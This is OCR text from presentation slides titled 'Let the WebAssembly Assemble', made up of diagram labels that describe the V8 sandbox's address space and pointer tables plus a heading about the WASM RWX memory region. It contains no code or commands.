
Let the WebAssembly Assemble: The V8 Sandbox


Address Space

V8 Sandbox



Address Space





Address Space
V8 Sandbox
Object1
Offset
Object2
Index
Object3
Index
Object4
Index
External Pointer Table
0
Type+Pointer
1
Type+Pointer
External Object
Trusted Pointer Table
0
Type+Pointer
1
Type+Pointer
Trusted Object
Code Pointer Table
0
Pointer
1
Pointer
Executable Object


Let the WebAssembly Assemble: The WASM Internals

WASM Internals – RWX Memory Region

